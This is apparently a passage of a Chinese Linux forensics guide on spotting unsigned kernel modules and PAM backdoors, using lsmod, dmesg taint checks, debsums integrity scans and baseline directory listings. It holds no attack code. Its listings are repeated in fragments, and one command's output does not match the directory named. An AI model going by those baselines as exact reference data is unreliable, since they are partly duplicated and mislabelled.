
查看内核加载的模块

```
lsmod
```

```
root@yjxy:~# lsmod
Module                  Size  Used by
tls                   114688  0
binfmt_misc            24576  1
intel_rapl_msr         20480  0
intel_rapl_common      40960  1 intel_rapl_msr
x86_pkg_temp_thermal    20480  0
coretemp               24576  0
rapl                   20480  0
input_leds             16384  0
serio_raw              20480  0
sbs                    20480  0
pvpanic_mmio           16384  0
sbshc                  16384  1 sbs
pvpanic                16384  1 pvpanic_mmio
mac_hid                16384  0
sch_fq_codel           20480  2
dm_multipath           40960  0
scsi_dh_rdac           20480  0
scsi_dh_emc            16384  0
scsi_dh_alua           20480  0
msr                    16384  0
efi_pstore             16384  0
```

查看内核模块的信息

```
modinfo <module_name>
```



可以看到内核模块的一些信息，包括文件位置、是否签名、签名信息等

是否加载了非有效签名的模块

> 这部分内容本来是想将所有加载的内核模块的签名都校验一遍，但是查询了大量资料后，并没有找到如何从系统中找到内核模块签名校验对应的公钥文件，所以只能通过日志等方式进行辅助校验

```
sudo dmesg | grep -i "taint"
```

在部分配置情况下，未进行有效签名的内核模块也会被加载，但是会在日志中留下类似下面的记录

```
module verification failed: signature and/or required key missing - tainting kernel
```

也可以通过相关日志文件进行查看

- `/var/log/kern.log`
- `/var/log/syslog`

可以通过下面的脚本方便地进行检索

```bash
#!/bin/bash

# 搜索内核环缓冲区
echo "Checking dmesg for module loading issues..."
sudo dmesg | grep -i "taint"

# 搜索系统日志文件
echo "Checking /var/log/syslog for module loading issues..."
sudo grep -i "taint" /var/log/syslog

echo "Checking /var/log/kern.log for module loading issues..."
sudo grep -i -E "taint" /var/log/kern.log
```

```
root@yjxy:~# vim check_module_signatures.sh
root@yjxy:~# chmod +x check_module_signatures.sh
root@yjxy:~# ./check_module_signatures.sh
Checking dmesg for module loading issues...
Checking /var/log/syslog for module loading issues...
Checking /var/log/kern.log for module loading issues...
root@yjxy:~#
```

0x32 PAM 检查

针对直接修改 PAM 库的后门检查

```bash
debsums libpam0g -a -c
```

```
root@ubuntu:~/pam-1.4.0# debsums libpam0g -a -c
/lib/x86_64-linux-gnu/libpam.so.0.85.1
debsums: missing file /usr/share/doc/libpam0g/Debian-PAM-MiniPolicy.gz (from libpam0g:amd64 package)
debsums: missing file /usr/share/doc/libpam0g/NEWS.Debian.gz (from libpam0g:amd64 package)
debsums: missing file /usr/share/doc/libpam0g/README (from libpam0g:amd64 package)
debsums: missing file /usr/share/doc/libpam0g/README.Debian (from libpam0g:amd64 package)
debsums: missing file /usr/share/doc/libpam0g/TODO.Debian (from libpam0g:amd64 package)
root@ubuntu:~/pam-1.4.0#
```

针对修改 PAM 模块的后门检查

直接对 `libpam0g` 检查不能发现 PAM 模块的篡改攻击，需要对整个系统进行完整性检查

```bash
debsums -a -c 2>/dev/null
```

```
root@ubuntu:~/pam-1.4.0# debsums -a -c 2>/dev/null
/lib/x86_64-linux-gnu/security/pam_unix.so
root@ubuntu:~/pam-1.4.0#
```

针对修改 PAM 配置文件的后门检查

与修改 PAM 模块的后门检查方法一样

```
debsums -a -c 2>/dev/null
```

```
root@ubuntu:~/pam-1.4.0# debsums -a -c 2>/dev/null
/lib/x86_64-linux-gnu/security/pam_unix.so
/etc/pam.d/sshd
root@ubuntu:~/pam-1.4.0#
```

对于被修改的配置文件，需要详细检查其验证逻辑，同时与运维、开发人员确认是否为正常配置

此方法对于模块依赖的独立配置文件被修改情况同样有效

具体可参照我们公众号的文章

> https://mp.weixin.qq.com/s/W4RX5WRzUp-hK1_Pr3rp7w

针对新增模块与配置文件的排查

直接和默认存在的配置文件进行对比即可

【 Ubuntu Server 22.04 】

模块 `/usr/lib/x86_64-linux-gnu/security/`

```
join@ubuntu:~$ ls -al /usr/lib/x86_64-linux-gnu/security/
total 1468
drwxr-xr-x  2 root root   4096 Aug 10  2023 .
drwxr-xr-x 33 root root  28672 Aug 21  2023 ..
-rw-r--r--  1 root root  18424 Feb  2  2023 pam_access.so
-rw-r--r--  1 root root  14328 Jun  7  2023 pam_cap.so
-rw-r--r--  1 root root  14408 Feb  2  2023 pam_debug.so
-rw-r--r--  1 root root  13960 Feb  2  2023 pam_deny.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_echo.so
-rw-r--r--  1 root root  18424 Feb  2  2023 pam_env.so
-rw-r--r--  1 root root  22600 Feb  2  2023 pam_exec.so
-rw-r--r--  1 root root  63568 Feb  2  2023 pam_extrausers.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_faildelay.so
-rw-r--r--  1 root root  22520 Feb  2  2023 pam_faillock.so
-rw-r--r--  1 root root  18424 Feb  2  2023 pam_filter.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_ftp.so
-rw-r--r--  1 root root  18504 Feb  2  2023 pam_group.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_issue.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_keyinit.so
-rw-r--r--  1 root root  18448 Feb  2  2023 pam_lastlog.so
-rw-r--r--  1 root root  26696 Feb  2  2023 pam_limits.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_listfile.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_localuser.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_loginuid.so
-rw-r--r--  1 root root  18424 Feb  2  2023 pam_mail.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_mkhomedir.so
-rw-r--r--  1 root root  18424 Feb  2  2023 pam_motd.so
-rw-r--r--  1 root root  43112 Feb  2  2023 pam_namespace.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_nologin.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_permit.so
-rw-r--r--  1 root root  18424 Feb  2  2023 pam_pwhistory.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_rhosts.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_rootok.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_securetty.so
-rw-r--r--  1 root root  26616 Feb  2  2023 pam_selinux.so
-rw-r--r--  1 root root  18424 Feb  2  2023 pam_sepermit.so
-rw-r--r--  1 root root  18424 Feb  2  2023 pam_setquota.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_shells.so
-rw-r--r--  1 root root  18424 Feb  2  2023 pam_stress.so
-rw-r--r--  1 root root  18424 Feb  2  2023 pam_succeed_if.so
-rw-r--r--  1 root root 472008 Mar 20  2023 pam_systemd.so
-rw-r--r--  1 root root  18504 Feb  2  2023 pam_time.so
-rw-r--r--  1 root root  22608 Feb  2  2023 pam_timestamp.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_tty_audit.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_umask.so
-rw-r--r--  1 root root  59464 Feb  2  2023 pam_unix.so
-rw-r--r--  1 root root  18424 Feb  2  2023 pam_userdb.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_usertype.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_warn.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_wheel.so
-rw-r--r--  1 root root  26616 Feb  2  2023 pam_xauth.so
join@ubuntu:~$ ls -al /etc/security/
```

```
-rw-r--r-- 1 root root 18424 Feb  2  2023 pam_access.so
-rw-r--r-- 1 root root 14328 Jun  7  2023 pam_cap.so
-rw-r--r-- 1 root root 14408 Feb  2  2023 pam_debug.so
-rw-r--r-- 1 root root 13960 Feb  2  2023 pam_deny.so
-rw-r--r-- 1 root root 14328 Feb  2  2023 pam_echo.so
-rw-r--r-- 1 root root 18424 Feb  2  2023 pam_env.so
-rw-r--r-- 1 root root 22600 Feb  2  2023 pam_exec.so
-rw-r--r-- 1 root root 63568 Feb  2  2023 pam_extrausers.so
-rw-r--r-- 1 root root 14328 Feb  2  2023 pam_faildelay.so
-rw-r--r-- 1 root root 22520 Feb  2  2023 pam_faillock.so
-rw-r--r-- 1 root root 18424 Feb  2  2023 pam_filter.so
-rw-r--r-- 1 root root 14328 Feb  2  2023 pam_ftp.so
```

```
-rw-r--r--  1 root root  18504 Feb  2  2023 pam_group.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_issue.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_keyinit.so
-rw-r--r--  1 root root  18448 Feb  2  2023 pam_lastlog.so
-rw-r--r--  1 root root  26696 Feb  2  2023 pam_limits.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_listfile.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_localuser.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_loginuid.so
-rw-r--r--  1 root root  18424 Feb  2  2023 pam_mail.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_mkhomedir.so
-rw-r--r--  1 root root  18424 Feb  2  2023 pam_motd.so
-rw-r--r--  1 root root  43112 Feb  2  2023 pam_namespace.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_nologin.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_permit.so
-rw-r--r--  1 root root  18424 Feb  2  2023 pam_pwhistory.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_rhosts.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_rootok.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_securetty.so
-rw-r--r--  1 root root  26616 Feb  2  2023 pam_selinux.so
-rw-r--r--  1 root root  18424 Feb  2  2023 pam_sepermit.so
-rw-r--r--  1 root root  18424 Feb  2  2023 pam_setquota.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_shells.so
-rw-r--r--  1 root root  18424 Feb  2  2023 pam_stress.so
-rw-r--r--  1 root root  18424 Feb  2  2023 pam_succeed_if.so
-rw-r--r--  1 root root 472008 Mar 20  2023 pam_systemd.so
-rw-r--r--  1 root root  18504 Feb  2  2023 pam_time.so
-rw-r--r--  1 root root  22608 Feb  2  2023 pam_timestamp.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_tty_audit.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_umask.so
-rw-r--r--  1 root root  59464 Feb  2  2023 pam_unix.so
-rw-r--r--  1 root root  18424 Feb  2  2023 pam_userdb.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_usertype.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_warn.so
-rw-r--r--  1 root root  14328 Feb  2  2023 pam_wheel.so
-rw-r--r--  1 root root  26616 Feb  2  2023 pam_xauth.so
```

PAM 配置文件 `/etc/pam.d/`

```
join@ubuntu:~$ ls -al /etc/pam.d/
total 100
drwxr-xr-x  2 root root 4096 Aug 10  2023 .
drwxr-xr-x 96 root root 4096 Aug 21  2023 ..
-rw-r--r--  1 root root  384 Nov 11  2021 chfn
-rw-r--r--  1 root root   92 Nov 11  2021 chpasswd
-rw-r--r--  1 root root  581 Nov 11  2021 chsh
-rw-r--r--  1 root root 1208 Aug 10  2023 common-account
-rw-r--r--  1 root root 1242 Aug 10  2023 common-auth
-rw-r--r--  1 root root 1620 Aug 10  2023 common-password
-rw-r--r--  1 root root 1427 Aug 10  2023 common-session
-rw-r--r--  1 root root 1435 Aug 10  2023 common-session-noninteractive
-rw-r--r--  1 root root  606 Mar 17  2021 cron
-rw-r--r--  1 root root 4126 Mar 14  2022 login
-rw-r--r--  1 root root   92 Nov 11  2021 newusers
-rw-r--r--  1 root root  520 Aug 12  2020 other
-rw-r--r--  1 root root   92 Nov 11  2021 passwd
-rw-r--r--  1 root root  270 Feb 26  2022 polkit-1
-rw-r--r--  1 root root  143 Feb 20  2022 runuser
-rw-r--r--  1 root root  138 Feb 20  2022 runuser-l
-rw-r--r--  1 root root 2133 Jul 19  2023 sshd
-rw-r--r--  1 root root 2259 Feb 20  2022 su
-rw-r--r--  1 root root  330 Aug  3  2022 sudo
-rw-r--r--  1 root root  315 Aug  3  2022 sudo-i
-rw-r--r--  1 root root  137 Feb 20  2022 su-l
-rw-r--r--  1 root root  119 Jul 25  2023 vmtoolsd
join@ubuntu:~$
```


```
-rw-r--r-- 1 root root  384 Nov 11  2021 chfn
-rw-r--r-- 1 root root   92 Nov 11  2021 chpasswd
-rw-r--r-- 1 root root  581 Nov 11  2021 chsh
-rw-r--r-- 1 root root 1208 Aug 10  2023 common-account
-rw-r--r-- 1 root root 1242 Aug 10  2023 common-auth
-rw-r--r-- 1 root root 1620 Aug 10  2023 common-password
-rw-r--r-- 1 root root 1427 Aug 10  2023 common-session
-rw-r--r-- 1 root root 1435 Aug 10  2023 common-session-noninteractive
-rw-r--r-- 1 root root  606 Mar 17  2021 cron
-rw-r--r-- 1 root root 4126 Mar 14  2022 login
-rw-r--r-- 1 root root   92 Nov 11  2021 newusers
-rw-r--r-- 1 root root  520 Aug 12  2020 other
-rw-r--r-- 1 root root   92 Nov 11  2021 passwd
-rw-r--r-- 1 root root  270 Feb 26  2022 polkit-1
-rw-r--r-- 1 root root  143 Feb 20  2022 runuser
-rw-r--r-- 1 root root  138 Feb 20  2022 runuser-l
-rw-r--r-- 1 root root 2133 Jul 19  2023 sshd
-rw-r--r-- 1 root root 2259 Feb 20  2022 su
-rw-r--r-- 1 root root  330 Aug  3  2022 sudo
-rw-r--r-- 1 root root  315 Aug  3  2022 sudo-i
-rw-r--r-- 1 root root  137 Feb 20  2022 su-l
```

模块 /usr/lib64/security/

```
[join@localhost ~]$ ls -al /usr/lib64/security/
total 1640
drwxr-xr-x.  3 root root   4096 Aug 11  2023 .
dr-xr-xr-x. 40 root root  20480 Aug 11  2023 ..
-rwxr-xr-x.  1 root root  19448 Apr 13  2023 pam_access.so
-rwxr-xr-x.  1 root root  15776 May 26  2022 pam_cap.so
-rwxr-xr-x.  1 root root  15176 Apr 13  2023 pam_chroot.so
-rwxr-xr-x.  1 root root  31984 Apr 13  2023 pam_console.so
-rwxr-xr-x.  1 root root  15240 Apr 13  2023 pam_debug.so
-rwxr-xr-x.  1 root root  14928 Apr 13  2023 pam_deny.so
-rwxr-xr-x.  1 root root  15264 Apr 13  2023 pam_echo.so
-rwxr-xr-x.  1 root root  19464 Apr 13  2023 pam_env.so
-rwxr-xr-x.  1 root root  23424 Apr 13  2023 pam_exec.so
-rwxr-xr-x.  1 root root  15184 Apr 13  2023 pam_faildelay.so
-rwxr-xr-x.  1 root root  23520 Apr 13  2023 pam_faillock.so
drwxr-xr-x.  2 root root     24 Aug 11  2023 pam_filter
-rwxr-xr-x.  1 root root  19360 Apr 13  2023 pam_filter.so
-rwxr-xr-x.  1 root root  15184 Apr 13  2023 pam_ftp.so
-rwxr-xr-x.  1 root root  19344 Apr 13  2023 pam_group.so
-rwxr-xr-x.  1 root root  15224 Apr 13  2023 pam_issue.so
-rwxr-xr-x.  1 root root  15352 Apr 13  2023 pam_keyinit.so
-rwxr-xr-x.  1 root root  19512 Apr 13  2023 pam_lastlog.so
-rwxr-xr-x.  1 root root  27536 Apr 13  2023 pam_limits.so
-rwxr-xr-x.  1 root root  15232 Apr 13  2023 pam_listfile.so
-rwxr-xr-x.  1 root root  15224 Apr 13  2023 pam_localuser.so
-rwxr-xr-x.  1 root root  15240 Apr 13  2023 pam_loginuid.so
-rwxr-xr-x.  1 root root  19312 Apr 13  2023 pam_mail.so
-rwxr-xr-x.  1 root root  15184 Apr 13  2023 pam_mkhomedir.so
-rwxr-xr-x.  1 root root  15264 Apr 13  2023 pam_motd.so
-rwxr-xr-x.  1 root root  44152 Apr 13  2023 pam_namespace.so
-rwxr-xr-x.  1 root root  15232 Apr 13  2023 pam_nologin.so
-rwxr-xr-x.  1 root root  15208 Apr 13  2023 pam_permit.so
-rwxr-xr-x.  1 root root  15176 Apr 13  2023 pam_postgresok.so
-rwxr-xr-x.  1 root root  27512 Apr 13  2023 pam_pwhistory.so
-rwxr-xr-x.  1 root root  15848 May 26  2022 pam_pwquality.so
-rwxr-xr-x.  1 root root  15184 Apr 13  2023 pam_rhosts.so
-rwxr-xr-x.  1 root root  15248 Apr 13  2023 pam_rootok.so
-rwxr-xr-x.  1 root root  15240 Apr 13  2023 pam_securetty.so
-rwxr-xr-x.  1 root root  27616 Apr 13  2023 pam_selinux.so
lrwxrwxrwx.  1 root root     15 Apr 13  2023 pam_selinux_permit.so -> pam_sepermit.so
-rwxr-xr-x.  1 root root  19368 Apr 13  2023 pam_sepermit.so
-rwxr-xr-x.  1 root root  19312 Apr 13  2023 pam_setquota.so
-rwxr-xr-x.  1 root root  15216 Apr 13  2023 pam_shells.so
-rwxr-xr-x.  1 root root  65200 Apr 19  2023 pam_sss.so
-rwxr-xr-x.  1 root root  36264 Apr 19  2023 pam_sss_gss.so
-rwxr-xr-x.  1 root root  19416 Apr 13  2023 pam_stress.so
-rwxr-xr-x.  1 root root  19400 Apr 13  2023 pam_succeed_if.so
-rwxr-xr-x.  1 root root 514288 May  9  2023 pam_systemd.so
-rwxr-xr-x.  1 root root  19344 Apr 13  2023 pam_time.so
-rwxr-xr-x.  1 root root  27584 Apr 13  2023 pam_timestamp.so
-rwxr-xr-x.  1 root root  15232 Apr 13  2023 pam_tty_audit.so
-rwxr-xr-x.  1 root root  15184 Apr 13  2023 pam_umask.so
-rwxr-xr-x.  1 root root  56712 Apr 13  2023 pam_unix.so
lrwxrwxrwx.  1 root root     11 Apr 13  2023 pam_unix_acct.so -> pam_unix.so
lrwxrwxrwx.  1 root root     11 Apr 13  2023 pam_unix_auth.so -> pam_unix.so
lrwxrwxrwx.  1 root root     11 Apr 13  2023 pam_unix_passwd.so -> pam_unix.so
lrwxrwxrwx.  1 root root     11 Apr 13  2023 pam_unix_session.so -> pam_unix.so
-rwxr-xr-x.  1 root root  19360 Apr 13  2023 pam_userdb.so
```

```
-rwxr-xr-x.  1 root root  15848 May 26  2022 pam_pwquality.so
-rwxr-xr-x.  1 root root  15184 Apr 13  2023 pam_rhosts.so
-rwxr-xr-x.  1 root root  15248 Apr 13  2023 pam_rootok.so
-rwxr-xr-x.  1 root root  15240 Apr 13  2023 pam_securetty.so
-rwxr-xr-x.  1 root root  27616 Apr 13  2023 pam_selinux.so
lrwxrwxrwx.  1 root root     15 Apr 13  2023 pam_selinux_permit.so -> pam_sepermit.so
-rwxr-xr-x.  1 root root  19368 Apr 13  2023 pam_sepermit.so
-rwxr-xr-x.  1 root root  19312 Apr 13  2023 pam_setquota.so
-rwxr-xr-x.  1 root root  15216 Apr 13  2023 pam_shells.so
-rwxr-xr-x.  1 root root  65200 Apr 19  2023 pam_sss.so
-rwxr-xr-x.  1 root root  36264 Apr 19  2023 pam_sss_gss.so
-rwxr-xr-x.  1 root root  19416 Apr 13  2023 pam_stress.so
-rwxr-xr-x.  1 root root  19400 Apr 13  2023 pam_succeed_if.so
-rwxr-xr-x.  1 root root 514288 May  9  2023 pam_systemd.so
-rwxr-xr-x.  1 root root  19344 Apr 13  2023 pam_time.so
-rwxr-xr-x.  1 root root  27584 Apr 13  2023 pam_timestamp.so
-rwxr-xr-x.  1 root root  15232 Apr 13  2023 pam_tty_audit.so
-rwxr-xr-x.  1 root root  15184 Apr 13  2023 pam_umask.so
-rwxr-xr-x.  1 root root  56712 Apr 13  2023 pam_unix.so
lrwxrwxrwx.  1 root root     11 Apr 13  2023 pam_unix_acct.so -> pam_unix.so
lrwxrwxrwx.  1 root root     11 Apr 13  2023 pam_unix_auth.so -> pam_unix.so
lrwxrwxrwx.  1 root root     11 Apr 13  2023 pam_unix_passwd.so -> pam_unix.so
lrwxrwxrwx.  1 root root     11 Apr 13  2023 pam_unix_session.so -> pam_unix.so
-rwxr-xr-x.  1 root root  19360 Apr 13  2023 pam_userdb.so
-rwxr-xr-x.  1 root root  15264 Apr 13  2023 pam_usertype.so
-rwxr-xr-x.  1 root root  15232 Apr 13  2023 pam_warn.so
-rwxr-xr-x.  1 root root  15232 Apr 13  2023 pam_wheel.so
-rwxr-xr-x.  1 root root  27520 Apr 13  2023 pam_xauth.so
[join@localhost ~]$
```

```
-rwxr-xr-x.  1 root root  19448 Apr 13  2023 pam_access.so
-rwxr-xr-x.  1 root root  15776 May 26  2022 pam_cap.so
-rwxr-xr-x.  1 root root  15176 Apr 13  2023 pam_chroot.so
-rwxr-xr-x.  1 root root  31984 Apr 13  2023 pam_console.so
-rwxr-xr-x.  1 root root  15240 Apr 13  2023 pam_debug.so
-rwxr-xr-x.  1 root root  14928 Apr 13  2023 pam_deny.so
-rwxr-xr-x.  1 root root  15264 Apr 13  2023 pam_echo.so
```

```
-rwxr-xr-x.  1 root root  19464 Apr 13  2023 pam_env.so
-rwxr-xr-x.  1 root root  23424 Apr 13  2023 pam_exec.so
-rwxr-xr-x.  1 root root  15184 Apr 13  2023 pam_faildelay.so
-rwxr-xr-x.  1 root root  23520 Apr 13  2023 pam_faillock.so
drwxr-xr-x.  2 root root     24 Aug 11  2023 pam_filter
-rwxr-xr-x.  1 root root  19360 Apr 13  2023 pam_filter.so
-rwxr-xr-x.  1 root root  15184 Apr 13  2023 pam_ftp.so
-rwxr-xr-x.  1 root root  19344 Apr 13  2023 pam_group.so
-rwxr-xr-x.  1 root root  15224 Apr 13  2023 pam_issue.so
-rwxr-xr-x.  1 root root  15352 Apr 13  2023 pam_keyinit.so
-rwxr-xr-x.  1 root root  19512 Apr 13  2023 pam_lastlog.so
-rwxr-xr-x.  1 root root  27536 Apr 13  2023 pam_limits.so
-rwxr-xr-x.  1 root root  15232 Apr 13  2023 pam_listfile.so
-rwxr-xr-x.  1 root root  15224 Apr 13  2023 pam_localuser.so
-rwxr-xr-x.  1 root root  15240 Apr 13  2023 pam_loginuid.so
-rwxr-xr-x.  1 root root  19312 Apr 13  2023 pam_mail.so
-rwxr-xr-x.  1 root root  15184 Apr 13  2023 pam_mkhomedir.so
-rwxr-xr-x.  1 root root  15264 Apr 13  2023 pam_motd.so
-rwxr-xr-x.  1 root root  44152 Apr 13  2023 pam_namespace.so
-rwxr-xr-x.  1 root root  15232 Apr 13  2023 pam_nologin.so
-rwxr-xr-x.  1 root root  15208 Apr 13  2023 pam_permit.so
-rwxr-xr-x.  1 root root  15176 Apr 13  2023 pam_postgresok.so
-rwxr-xr-x.  1 root root  27512 Apr 13  2023 pam_pwhistory.so
-rwxr-xr-x.  1 root root  15848 May 26  2022 pam_pwquality.so
-rwxr-xr-x.  1 root root  15184 Apr 13  2023 pam_rhosts.so
-rwxr-xr-x.  1 root root  15248 Apr 13  2023 pam_rootok.so
-rwxr-xr-x.  1 root root  15240 Apr 13  2023 pam_securetty.so
-rwxr-xr-x.  1 root root  27616 Apr 13  2023 pam_selinux.so
lrwxrwxrwx.  1 root root     15 Apr 13  2023 pam_selinux_permit.so -> pam_sepermit.so
-rwxr-xr-x.  1 root root  19368 Apr 13  2023 pam_sepermit.so
-rwxr-xr-x.  1 root root  19312 Apr 13  2023 pam_setquota.so
-rwxr-xr-x.  1 root root  15216 Apr 13  2023 pam_shells.so
-rwxr-xr-x.  1 root root  65200 Apr 19  2023 pam_sss.so
-rwxr-xr-x.  1 root root  36264 Apr 19  2023 pam_sss_gss.so
-rwxr-xr-x.  1 root root  19416 Apr 13  2023 pam_stress.so
-rwxr-xr-x.  1 root root  19400 Apr 13  2023 pam_succeed_if.so
-rwxr-xr-x.  1 root root 514288 May  9  2023 pam_systemd.so
-rwxr-xr-x.  1 root root  19344 Apr 13  2023 pam_time.so
-rwxr-xr-x.  1 root root  27584 Apr 13  2023 pam_timestamp.so
```

```
-rwxr-xr-x.  1 root root  15232 Apr 13  2023 pam_tty_audit.so
-rwxr-xr-x.  1 root root  15184 Apr 13  2023 pam_umask.so
-rwxr-xr-x.  1 root root  56712 Apr 13  2023 pam_unix.so
lrwxrwxrwx.  1 root root     11 Apr 13  2023 pam_unix_acct.so -> pam_unix.so
lrwxrwxrwx.  1 root root     11 Apr 13  2023 pam_unix_auth.so -> pam_unix.so
lrwxrwxrwx.  1 root root     11 Apr 13  2023 pam_unix_passwd.so -> pam_unix.so
lrwxrwxrwx.  1 root root     11 Apr 13  2023 pam_unix_session.so -> pam_unix.so
-rwxr-xr-x.  1 root root  19360 Apr 13  2023 pam_userdb.so
-rwxr-xr-x.  1 root root  15264 Apr 13  2023 pam_usertype.so
-rwxr-xr-x.  1 root root  15232 Apr 13  2023 pam_warn.so
-rwxr-xr-x.  1 root root  15232 Apr 13  2023 pam_wheel.so
-rwxr-xr-x.  1 root root  27520 Apr 13  2023 pam_xauth.so
```

配置文件 /etc/pam.d/

```
[join@localhost ~]$ ls -al /etc/pam.d/
total 100
drwxr-xr-x.  2 root root 4096 Aug 11  2023 .
drwxr-xr-x. 77 root root 8192 Jul 30 16:13 ..
-rw-r--r--.  1 root root  232 Apr 13  2023 config-util
-rw-r--r--.  1 root root  322 Feb 15  2019 crond
-rw-r--r--.  1 root root  701 Apr 13  2023 fingerprint-auth
-rw-r--r--.  1 root root  676 May 10  2023 login
-rw-r--r--.  1 root root  154 Apr 13  2023 other
-rw-r--r--.  1 root root  168 May 15  2022 passwd
-rw-r--r--.  1 root root  760 Apr 13  2023 password-auth
-rw-r--r--.  1 root root  398 Apr 13  2023 postlogin
-rw-r--r--.  1 root root  640 May 10  2023 remote
-rw-r--r--.  1 root root  143 May 10  2023 runuser
-rw-r--r--.  1 root root  138 May 10  2023 runuser-l
-rw-r--r--.  1 root root  743 Apr 13  2023 smartcard-auth
-rw-r--r--.  1 root root  727 May 10  2023 sshd
-rw-r--r--.  1 root root  214 Dec  9  2022 sssd-shadowutils
-rw-r--r--.  1 root root  566 May 10  2023 su
-rw-r--r--.  1 root root  137 May 10  2023 su-l
-rw-r--r--.  1 root root  154 Apr 24  2023 sudo
-rw-r--r--.  1 root root  178 Apr 24  2023 sudo-i
-rw-r--r--.  1 root root  760 Apr 13  2023 system-auth
-rw-r--r--.  1 root root  295 May  9  2023 systemd-user
-rw-r--r--.  1 root root   84 May 16  2022 vlock
[join@localhost ~]$
```

```
-rw-r--r--.  1 root root  232 Apr 13  2023 config-util
-rw-r--r--.  1 root root  322 Feb 15  2019 crond
-rw-r--r--.  1 root root  701 Apr 13  2023 fingerprint-auth
-rw-r--r--.  1 root root  676 May 10  2023 login
-rw-r--r--.  1 root root  154 Apr 13  2023 other
-rw-r--r--.  1 root root  168 May 15  2022 passwd
-rw-r--r--.  1 root root  760 Apr 13  2023 password-auth
-rw-r--r--.  1 root root  398 Apr 13  2023 postlogin
-rw-r--r--.  1 root root  640 May 10  2023 remote
-rw-r--r--.  1 root root  143 May 10  2023 runuser
```

```
-rw-r--r--. 1 root root  138 May 10  2023 runuser-l
-rw-r--r--. 1 root root  743 Apr 13  2023 smartcard-auth
-rw-r--r--. 1 root root  727 May 10  2023 sshd
-rw-r--r--. 1 root root  214 Dec  9  2022 sssd-shadowutils
-rw-r--r--. 1 root root  566 May 10  2023 su
-rw-r--r--. 1 root root  137 May 10  2023 su-l
-rw-r--r--. 1 root root  154 Apr 24  2023 sudo
-rw-r--r--. 1 root root  178 Apr 24  2023 sudo-i
